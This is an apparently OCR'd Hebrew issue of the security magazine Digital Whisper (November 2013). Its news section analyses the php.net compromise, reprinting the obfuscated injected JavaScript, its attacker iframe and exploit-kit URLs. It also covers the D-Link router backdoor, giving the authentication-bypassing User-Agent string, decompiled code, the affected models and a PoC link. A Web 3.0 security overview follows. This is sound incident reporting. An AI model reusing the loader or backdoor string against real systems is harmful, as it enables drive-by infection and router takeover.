Digital Whisper

גליון 46, נובמבר 2013

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	שילה ספרה מלר, ניר אדר, אפיק קסטיאל
כתבים:	אפיק קסטיאל, יובל סיני, סשה גולדשטיין, תומר זית

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגיליון ה-46 של Digital Whisper! גיליון נובמבר!

כל חודש אנחנו שומעים על כל כך הרבה אירועים הסובבים סביב אירועי אבטחת מידע, אבל איכשהו, יש (לפחות אצלי) הרגשה כזאת כאילו החודש היו אירועים מעבר לכמות שאנחנו רגילים אליה, לא היה שבוע החודש שלא פורסמו בו מספר ידיעות מרעישות... שבוע אחד פרצו ל-PHP.Net ושתלו בו קוד מפגע, איפשהו באמצע החודש התגלה Backdoor בנתבים של D-Link (ואחרי זה Remote Code Execution באותם הנתבים...), שבוע אחר פרצו ל-Adobe וגנבו את קוד המקור של ה-Reader שלהם, של Phothoshop ושל מוצרים נוספים, שבכלל, זה מעלה את החשש שבקרוב יתגלו עוד חולשות Drive-By שינצלו את הפלאגינים השונים של Adobe... ושבוע אחר גילו ש...

אני לא מתפלא, ושלא תקראו אותי לא נכון, ברור לי שזה קצה הקרחון ושאירועים כאלה קוראים כל הזמן... החבר'ה מ-Adobe שמו לב שפרצו להם לשרתים, כנ"ל גם החבר'ה מ-PHP.Net, ו"חוק הקרחון" (שהמצאתי את השם שלו עכשיו) אומר שיש עוד הרבה מאוד אירועים מהסוג הנ"ל שלא נתפסים, או שנתפסים אבל לא מתפרסמים...

אם אתם קוראים את המגזין הזה, סימן שיש לכם קורא PDF, ובסבירות גבוהה הוא של Adobe (לא יודע אם שמת לב, אבל אתה בין היחידים שמשתמש ב-Foxit Reader! כן כן אתה...), עכשיו, Adobe Reader נמצאת במעין משפחה של מוצרים שחברים בה גם מוצרים כגון Java, Flash, Windows, Internet Explorer, Microsoft Office ועוד מוצרים נוספים, מוצרים שמהווים נתח לא הגיוני מהשוק שאליהם הם נועדו.

אם אתה משתמש בייתי "קלאסי" (ולא, אם אתם קוראים את השורות האלה, אתם כנראה לא עונים להגדרה הזאת) - אתה כנראה משתמש ב-Windows בתור מערכת הפעלה, ואם אתה גולש באינטרנט אתה כנראה תשתמש במהלך הגלישה שלך ב-Internet Explorer, או ב-Java או ב-Flash, ואם תכתוב מסמך, כנראה שתשתמש ב-Office, ואם תצפה בקובץ PDF, כנראה תעשה את זה מתוכנת הלקוח של Adobe.

אני לא אומר שהתפוצה של D-Link היא ברמה של Adobe, אבל בהחלט רואים אותם הרבה בשטח, וגם PHP, אם אני לא טועה, רב האינטרנט היום מוגש לנו בעזרת PHP... מדובר באירועי אבטחה על יעדים שאנחנו אולי קצת אדישים כלפיהם, אבל אם נצא לרגע מהאדישות הזאת, אני מבטיח לכם שתאלצו לשבת. גישה לשרתים של PHP זה לא אירוע שאפשר להעביר בשקט, גניבה של קוד המקור של Acrobat Reader - כנ"ל.


האינטרנט הוא מקום מספיק מסוכן גם בלי מקרים כאלה וגם בלי שלסינים או למאפיה הרוסית יהיו את הסורסים שנמצאים ב-SVN של מיקרוסופט...

שמרו על עצמם כשאתם גולשים, וביחוד עכשיו, כשמתחיל להיות קר בחוץ!

וכמובן, לפני הכל, היינו רוצים להגיד תודה רבה לכל מי שבזכותו ובזכות שנתן מזמנו הפנוי - המגזין פורסם החודש: תודה רבה ל**יובל סיני**, תודה רבה ל**סשה גולדשטיין**, תודה רבה ל**תומר זית**, וכמובן - תודה רבה **שילה ספרה מלר**, על העזרה בעריכת הגיליון.

קריאה מהנה!

ניר אדר ואפיק קסטיאל.



תוכן עניינים

חדשות

מאת אפיק קסטיאל (cp77fk4r)

PHP.net נפרץ

מי שניסה להכנס לאתר PHP.net ב-24-25 לחודש דרך אחד מהדפדפנים שתומכים ב-Saftbrowsing היה חייב להתקל בהודעה הבאה:

[במקור: http://www.thehackernews.com]

ולא סתם, מבדיקה, עלה כי האקרים פרצו ל-PHP.net וערכו את אחד מקבצי הסקריפט שנטענים במספר רב של עמודים קוד שיטען עוד קטע קוד נוסף. הקובץ ששונה ההוא:

http://static.php.net/www.php.net/userprefs.js

והקוד שנוסף לעמוד היה:

```
}
(function(Anv){var LUI="M\xaa\xb0\xa9\xf5n~\x92\xe0\xb5S\xc7\x81,\x0b\x0f\x1e\x15\xb0\xa6BL\x16\x7f%\x0aCDkFDt{bszH2qEdpNFX\x173\x18@Y\x7fZ}\x1bK\x08%\x05*:7{bedFm^fHi\x0a%\x0f\x20N`KDnBSIww`z8fOl;pxOO:\x0a%\x00n]nA~Col(frC\x0bq_l5\x10z\x10h\x0a\"\x18pJb\x0f:Rb;)9~kP*oGi\x1d*F\x7fNi\\aGn\x0ap\x03{tap(k\x1fQ\\LO\x08\x20|rAktpL3~rOdJ\\zjn~rilM|zCi\x0cVP0\x1c%L>\x08).VFO\"\x00Vrjm|zC2|rMku\\Zk\x1b\"+,TLM\x0a(Vpi\x11^Xi\x14VPm\x19N~rK1^xfk(\x0b&\\LO\x08\x20|rBktpL5~rL1G\\zii\x00#&^Lg*\x02VXk\x10TPd\x13VRf:L^pk\x15Vrkkc^Xi\x18VP:\x18\\Z2\x1f$\x20).^Ne\"(TpAg|rC>tpNcNVRa7\\zknOVrk=\x07^X3D9j1}(\x0d$vxg8&e(\x0b&\\LO\x08\x20|r\x18>tpK0~rLcC\"+$\\fM\"*TXc\x16VXn\x1fTPeFQvxcf^pi\x16eVpl\x17\x20\x09&vNo\x20\x0a\\Zh\x13\\zcgTrDhJTpBf|rC;GTPcG(\x03,TDE\x20(~rk=TXa\x14VXoMU\x0a)\x7f&H=YVFO\"\x00Vril|zCo|rMjt\\~rK4^xald~rn<*\x09.vNg\"\x0aTPaDVRcf\\zm=dVrjj\x02+\x0c\\dM\x00*tx@hvxa0^po\x14GVpi\x16^Xi\x15(\x01$~De\"\x08\\za7TrA>Vpm\x16L|rBntpK0\x00#\x06VFG**VZhkTpD1|rEh\x0a!u,Q7qVFG**VZknTpC:|rFo\x0a!\x04VfM\x02\"^xc8VZi=TpFchVXk\x1cTPcF(\x03].r?S\\fM\"*TXc\x11VXi\x10TPeAGvxcc^pi\x14(#$^dE\x08(|rI0txA9vxdbDTrC?VplDv|rC?\x0a!\x04VfM\x02\"^xg<VZ3:TpB:|r\x113tpN9~r\x138r\\zl2\x00#&^Lg*\x02VXk\x19TPd\x17VRfaY^pl\x11Vr0?\x0f^Xn\x151tp\x105L}\x02h(\\z::~r;=TXdA!\x06\x20tpKf~r0e^xf=VZk8Tp\x18g|rFhuTPa\x1aVRda.^pi\x1a7Vp0\x14\x20\x09&vNo\x20\x0a\\Zl\x12\\z93TrD2[*!}.T7{:\x048\x040\x0e:\x060_;v59\x7f7\"|S\x12_\x1dp{hs8u}ykq0_]*{Q\x13W#!SAY\x13W}1\\S\x1a}yhq4_]?zQ\x11W1\x20|{3}7\x08~s8u=XQH[2]_Sky:WU\x20SY\x10W\x09#sis3\x7fW\x03[c[3UW\x1f~Q9U{c{8}W\x15zs4\x7f1^[3]YiQ\x15WW5z{2}1TQ\x19Usay2w]?rY9W\x19~Q9U{c{3}W\x15zs2\x7f1^[2]YiQ\x16WW\x20|{0}#\x1bxM|]rL*^[2]9u#\x0anpA!\x0cf\x1dnZCs^lG\x0a(vxcd^piGVrmj|^|rA>tpKdLVRd6\"+U&K&h$d\x1dTdM\x08(tpI5~rl4^xg>D~rhlTXa\x10(\x09&\\5~De\"\x08\\zagTrA>VpnCn|rA?tpKdOVRc7'^p3F9H1]\x08~\x0eVXo\x10,E\"\x0b&G=fzKS\\fM\"*TX:\x14VXi\x18TPfAK\x08)_;kn\"GEk!sId\x08h\x1dns|u{tNm(\x20\\zih~rimTXgCZ\x02#\x015\x18]\x0b\"\x02i?dY|W\x0a\\NO\x20\x02^XkDVPk\x10\\ZlO\"+)+Sf\x7f5cSe{TdM\x08(tpIf~rId^xg?L~rhj*\x09_\x08g{\\lO\x00\"~rHb^xa8VZo<ETXc\x16VXi\x1d*\x01]\x0a#\x00iYVFO\"\x00Vri=|zC>|rM>f\\ZhN\\zc2*#\x7f#W2j\x09YvNg\"\x0aTPa\x1aVRd3\\zn2nVri?|zCicVPk\x10\\Z8\x1a\\z87,(\x0bW\"mGA+\x1boLyM(L[tNm(\x20\\zjo~rn;TXg\x11W|rIk\x0a)\x7f\"OOc[TLM\x0a(Vpi\x16^Xn\x14VPnKL~rHb^xg8^~rolTX2\x15(\x09W\x013UdGfOtg\x20QbH\x19nodmTg\x00\\dM\x13lMlG~O\x20Wd9u#\x0a}cflOu\x091",b2=["\x73\x70\x6c\x69\x74",Ud=(0x84^0xc3)*(0xf9-0xf3)/2,"\x6c\x65\x6e\x67\x74\x68","\x68\x61\x73\x4f\x77\x6e\x50\x72\x6f\x70\x65\x72\x74\x79"],VV="\xc3\x9f\xae\x15\xf9\x928\xb4{\xcbV\x00D?GD|\x9f{:[\xa8\xd0\x9a",NQ=LUI["\x73\x75\x62\x73\x74\x72\x69\x6e\x67"](0,VV[b2[2]]);VDG=function(Av){var sCV,j9,nB=j9="",GC=0;Av=Av[b2[0]](nB);for(sCV in Av){if(Av[b2[3]](sCV)){j9+=SjB(Av[sCV],NQ[b2[0]](nB)[GC%=NQ[b2[2]]]);GC++;}}return(j9);};NQ=VDG(VV);Anv[VDG("oVkD")](VDG(LUI[VDG("yUh[|ZiLm")](VV[VDG("fEdO|@")]))])}(window,SjB=function(uC,lp,XN,OA){uC=uC[XN="\x63"+(OA="\x68\x61\x72\x43\x6f\x64\x65")+"\x41\x74"](0);return(String["\x66\x72\x6f\x6d\x43"+OA](uC&Ud|((uC&(~Ud&0xff))^(lp[XN](0)&(~Ud&0xff)))))});
```

[במקור: http://www.alienvault.com/open-threat-exchange/blog/phpnet-potentially-compromised-and-redirecting-to-an-exploit-kit]

הקוד הנ"ל, לאחר דה-אובפוסקציה, נראה כך:

```
<iframe src="http://lnkhere.reviewhdtv.co.uk/stat.htm">
```

השורה הנ"ל גורמת לדפדפן לטעון, בתוך IFrame חדש - את הקובץ stat.htm, שנמצא בשרת הנמצא תחת שליטתם של אותם תוקפים. המשמעות היא שכל גולש שנכנס ל-PHP.net נכנס ללא ידיעתו לאותו שרת וטען את אותו הקובץ.

אותם תוקפים לא ניסו להגביר את מספר הכניסות לאתר שלהם, בעמוד stat.htm נשתל קוד שבודק את גרסת מערכת ההפעלה ודולה פרטים אודות הדפדפן. במידה והדפדפן ומערכת ההפעלה נמצאו תקיפים, הקוד שולח את הגולש לטעון קובץ Flash מהעמוד הבא:

http://zivvgmyrwy.3razbave.info/?695e6cca27beb62ddb0a8ea707e4ffb8=43

שמנסה לנצל את החולשה CVE-2013-2551 ברכיב ה-Flash המותקן על המחשב (במידה ונמצא). מדובר בחולשת Use-After-Free בדפדנים Internet Explorer 6 עד Internet Explorer 10. במידה והחולשה הורצה בהצלחה, הדפדפן היה מוריד קובץ PE ומריץ אותו. חבר'ה איכותיים מחברת האבטחה Barracuda היו מספיק זריזים לאתר זאת, והצליחו להשיג את הקובץ, פרטיו ב-VirusTotal:

https://www.virustotal.com/es/file/816b21df749b17029af83f94273fe0fe480d25ee2f84fb25bf97d06a8fadefe4/analysis/

בנוסף, הם גם פרסמו קובץ PCAP עם הקלטה של התעבורה, ניתן להורי אותו בקישור הבא:

http://barracudalabs.com/downloads/5f810408ddbbd6d349b4be4766f41a37.pcap

הטכניקה הנ"ל נקראת "Waterhole", הרעיון הוא שבמקום לפרוץ למספר רב של תחנות קצה וגולשים מזדמנים - פורצים לאתר מרכזי ופנים ממנו תעבורה לאתר נוסף. בדיוק כמו בטבע - במקום ללכת בתוך הג'ונגל ולצוד זברה זברה, אפשר לחכות ליד מקורות המים הראשיים, ולחכות שהטרף יגיע אלינו. מבדיקה שהחבר'ה ב-PHP.net נראה כי פרצו לשני שרתים במערך השרתים שלהם, ועל שניהם החליפו את הקוד. מלבד הסרת הקוד, הותנעו מהלכים להחלפת תעודת ה-SSL של האתר מחשש שאותם תוקפים הצליחו להשיג את המפתחות הפרטיים של השרת.

מקורות לקריאה נוספת:


- http://www.alienvault.com/open-threat-exchange/blog/phpnet-potentially-compromised-and-redirecting-to-an-exploit-kit
- http://barracudalabs.com/2013/10/php-net-compromise/
- https://www.virustotal.com/es/file/816b21df749b17029af83f94273fe0fe480d25ee2f84fb25bf97d06a8fadefe4/analysis/
- http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2551
- http://php.net/archive/2013.php#id2013-10-24-2
- http://grahamcluley.com/2013/10/official-php-website-hacked-spreads-malware-infection/
- http://thehackernews.com/2013/10/google-detected-malware-on-phpnet.html

D-Link BackDoor

בשליש הראשון של החודש, קרייג, הבחור מאחורי הבלוג devttyS0 פרסם פוסט עם הכותרת הבאה: "Reverse Engineering a D-Link Backdoor", ובמהלך הפוסט הוא מפרסם כיצד הוא החליט לבצעRerevese Engineering לאחד מה-Firmware-ים של D-Link שמשמש את אחד הדגמים הנפוצים של D-Link (DIR-100).

בעזרת שימוש ב-Binwalk זוהה כי מערכת הקבצים הינה SquashFS וקרייג זיהה את שרת ה-http של ממשק הניהול תחת /bin/webs. לפי הבלוג של קרייג, מדובר בשרת HTTP מסוג thttpd. מדובר בשרת HTTP מבוסס קוד פתוח של ACME ותואם לראוטר ע"י החברה Alphanetworks לטובת D-Link.

תוך כדי המחקר, קרייג זיהה פונקציה בשם "alpha_auth_check" שאחראית על מנגנון ההזדהות לממשק הניהול, בפונקציה הנ"ל, זהה קרייג את קטע הקוד הבא:



[במקור: http://www.devttys0.com/2013/10/reverse-engineering-a-d-link-backdoor]

קטע הקוד הנ"ל מבצע מספר בדיקות, הראשונה והשניה הינה לבדוק האם המשתמש ניסה לגשת לקבצים תחת התיקיה "graphic" או תחת התיקיה "public", ועוד בדיקה נוספת, שלישית, הקשורה למחרוזת הבאה:

```
xmlset_roodkcableoj28840ybtide
```

מחיפוש שקרייג עשה בגוגל, הוא קיבל תוצאה בודדת בפורום רוסי שבו נכתב: ש-"קיימת מחרוזת מעניינת ב-Firmware -ים של D-Link", אבל לא מעבר. ממחקר שביצע לעומק, הוא גילה שאת המחרוזת הנ"ל השרת משווה מול מחרוזת הקיימת באחד מאיזורי הזיכרון שאליו מצביע אחד ה-Pointer-ים ב-Structure בשם http_request_t.קרייג עבר לאותו איזור בזכרון וראה כי בסופו של דבר, חלק זה ב-Structure שייך לאיזור בו נשמרים פרטי ה-UserAgent של הגולש:

```
loc_41488C:
la      $a1, 0x470000
nop
addiu   $a1, (aUserAgent - 0x470000)  # "User-Agent:"
li      $a2, 0xB
la      $t9, strncasecmp
nop
jalr    $t9 ; strncasecmp
nop
lw      $gp, 0x48+saved_gp($sp)
bnez    $v0, loc_4148EC  # if(strncasecmp(header, "User-Agent:", 0xB) != NULL)
move    $a0, $s0
```

[במקור: http://www.devttys0.com/2013/10/reverse-engineering-a-d-link-backdoor]


קרייג שחזר את הקוד לשפה קריאה יותר, הוא נראה כך:

```
#define AUTH_OK 1
#define AUTH_FAIL -1

int alpha_auth_check(struct http_request_t *request)
{
    if(strstr(request->url, "graphic/") ||
       strstr(request->url, "public/") ||
       strcmp(request->user_agent, "xmlset_roodkcableoj28840ybtide") ==
0)
    {
        return AUTH_OK;
    }
    else
    {
        // These arguments are probably user/pass or session info
        if(check_login(request->0xC, request->0xE0) != 0)
        {
            return AUTH_OK;
        }
    }

    return AUTH_FAIL;
}
```

נראה שחלק זה של הפונקציה האחראית על תהליך ההזדהות של המשתמש, יחזיר **AUTH_OK** בשלושה מקרים:

- אם ה-URL שאליו גולשים כולל את המחרוזת "/graphic".
- אם ה-URL שאליו גולשים כולל את המחרוזת "/public".
- אם ב-UserAgent של הדפדפן, קיימת המחרוזת "xmlset_roodkcableoj28840ybtide".

קרייג שינה את ה-UserAgent בדפדפן שלו לאותה המחרוזת, ניסה להתחבר לממשק ניהול של ראוטר עם אותו ה-Firmware ו:



[במקור: http://www.devttys0.com/2013/10/reverse-engineering-a-d-link-backdoor]

הוא אכן לא היה צריך להקליש שם משתמש או סיסמה!

לפי דבריו של קרייג, "הפיצ'ר" הנ"ל נועד למקרים בהם תוכנות או שירותי רשת מסויימים ירצו לשנות חלק מקונפיגורציית המכשיר ולא יוכלו לעשות זאת בגלל שהמשתמש שינה את סיסמת הניהול. פשוט מבריק...

באותו ה-Firmware, קיימת חולשת stack overflow המאפשרת לתוקפים בעלי גישה לרכיב להריץ קוד על הנתב באמצעות גישה לעמוד: tools_misc.xgi. הבעיה היחידה היא שאל העמוד הנ"ל ניתן לגשת רק לאחר שיש בידך את סיסמת הניהול של המערכת. כעת, באמצעות החולשה שפרסם קרייג - ניתן לנצל את אותה החולשה גם ללא הצורך בסיסמת הניהול.

קרייג שילב בין החולשות וכתב PoC בפייתון המאפשר להריץ מרחוק קוד (ברמת מערכת ההפעלה) על הנתב ללא הצורך בידיעת סיסמת הניהול, ניתן להוריד את ה-PoC בקישור הבא:

http://pastebin.com/vbiG42VD

מתוצאות הסריקה ב-SHODAN, ניתן לראות כי קיימים כי יש לא מעט רכיבים החשופים לחולשה ונגישים מהאינטרנט, הדגמים שנמצאו חשופים לחולשה הינם:

- DIR-100
- DIR-120
- DI-624S
- DI-524UP
- DI-604S
- DI-604UP
- DI-604+
- TM-G5240
- BRL-04R
- BRL-04UR
- BRL-04CW

D-Link מצידם מסרו כי הם קיבלו את הפרטים והם עובדים על עדכונים להסרת הקוד הפגיע, את תגובתם המלאה ניתן לראות בקישור הבא:

http://www.dlink.com/uk/en/support/security

אגב, הצלחתם להבין מה פשר המחרוזת? נסו להוריד את המספרים ותקראו במהופך ☺

מקורות לקריאה נוספת:

- http://www.devttys0.com/2013/10/reverse-engineering-a-d-link-backdoor
- http://forum.codenet.ru/
- http://www.pcpro.co.uk/news/security/384751/d-link-rushes-to-fix-router-backdoor
- http://www.dlink.com/uk/en/support/security

מבוא ל-Web 3.0 Security

מאת יובל סיני

מבוא

האינטרנט (מרשתת בעברית) נולד לקראת סוף שנות ה-90 של המאה הקודמת, והיווה עבור רבים רעיון חדשני אך מוגבל בחזונו הראשוני. רבים לא חזו את ההשלכות האדירות של רעיון זה על החברה האנושית ככלל, ועל הסביבה הטכנולוגית כפרט. הצפי המקורי היה שמרבית המשתמשים באינטרנט יהיו אנשי אקדמיה החולקים מידע סטטי ובלתי מסווג ביניהם. כפועל יוצא של הנחות היסוד אלו יוצרי תשתית האינטרנט (והתשתיות הנלוות) לא שמו דגש על סוגיות בתחום אבטחת מידע, לא שכן על סוגיות נוספות כדוגמת ביצועים, ועוד. ניתן למנות מספר גלים טכנולוגיים ועסקיים בתחום האינטרנט (Web):

א. ארכיטקטורת Web 1.0 (The shopping carts & static web):

Web 1.0 מתמקד בהצגת מידע סטטי למשתמש, תוך שמירה על מודל מופשט: M4H (machines for humans) . במילים אחרות, המשתמש ניגש לשרת ה-Web ודולה ממנו תוכן המאוחסן בדפי HTML סטטיים (Rendering in the server side).

ב. ארכיטקטורת Web 2.0 (The writing and participating web):

Web 2.0 מתמקד בהצגת מידע סטטי ודינמי למשתמש תוך תאימות למספר רב של ממשקי לקוח (כדוגמת מובייל), ותוך הרחבת המודל המופשט של Web 1.0 והכללת מתודולוגית: H4M (humans for machines) -> M4H (machines for humans) . כלומר, נוספה היכולת של המשתמש לגשת לשרת ה-Web, לדלות מידע פרסונלי לגביו, וכן נוספה יכולת לדפדפן לבנות ולעצב את דף ה-HTML בצד הלקוח וזאת ע"י שימוש ביכולות מתקדמות, כדוגמת Ajax/JavaScript/CSS/AMD. בנוסף, נוספה יכולת של "לקוח הקצה" לערוך ולפרסם תכנים לאינטרנט באופן עצמאי וכן להשתתף ב"רשתות חברתיות" אשר יצרו "חוויה אנושית-חברתית" חדשה.

ג. ארכיטקטורת Web 3.0 (The semantic executing web):


Web 3.0 החל את פעולתו לפני מספר שנים מועטות, ואת אותותיו הראשוניים ניתן כבר לראות במימושים הנכללים בתשתיות מחשוב של חברות ענק כדוגמת Google (e.g. iGoogle) ו- Microsoft (e.g. Bing). גל זה מרחיב את המודל המופשט של Web 2.0 וכולל את מתודולוגית:

H4M (humans for machines) -> M2M (machine to machine) -> M4H (machines for humans)

ארכיטקטורת Web 3.0[1] (The semantic executing web)

ארכיטקטורת ה-Web 3.0 כוללת בחובה את מתודולוגיית H4M (humans for machines) -> M2M (machine to machine) -> M4H (machines for humans) אשר מהווה הרחבה של המודל המופשט של Web 2.0.

לצד הכללת מתודולוגיה זו תחת ארכיטקטורת ה-Web 3.0, ניתן למנות עוד מספר טכנולוגיות על-תשתיתיות אשר ישנו צפי להרחבת השימוש בהם בעתיד הקרוב, וכי הם אלו אשר יהפכו את חזון ה-Web 3.0 למעשה:



בעיון ברשימת הטכנולוגיות על-תשתיתיות ניתן להסיק מספר מסקנות מעניינות:

1. השימוש בשירותי "ענן" יגדל באופן משמעותי, וישנה סבירות גבוהות כי חלק ניכר מהחברות המסחריות ומהגופים הציבוריות יעבירו את תשתית המחשוב שלהם ל"ענן". רוצה לומר, אתרי ה-Data Center המסורתיים ייעלמו ממרבית הארגונים, ואף המושג אגף\מחלקת ה-IT הארגונית תשנה את אופייה.

2. השימוש בתשתית ניהול זהויות הכוללת תמיכה בסטנדרטים פתוחים (כדוגמת Open ID 2.0/3.0 / SAML 2.X) מאפשר השגת גמישות אבטחתית-תפעולית בעת גישה למשאבים ב"ענן" ובמעבר "שקוף" בין התקנים (כדוגמת ניוד Session קיים ממכשיר מובייל למכשיר טאבלט וכל זאת ללא פגיעה ב"חווית הלקוח"). כמו כן, השימוש בתשתית ניהול זהויות התומכת בסטנדרטים פתוחים מאפשר ביצוע אינטגרציה מאובטחת בין תשתית הניהול זהויות של הארגון לבין זו של ספקי השירותים

[1] מכיוון שה Web 3.0 נמצא כיום בשלבי התהוות, יתכן שוני בין המתואר במאמר זה למצב בפועל.

ב"ענן". וכהערת אגב ראוי לציין כי מתודולוגיית H4M -> M2M -> M4H מאפשרת ניתוק של הקשר הישיר בין זהות הלקוח לספק השירות בפועל.

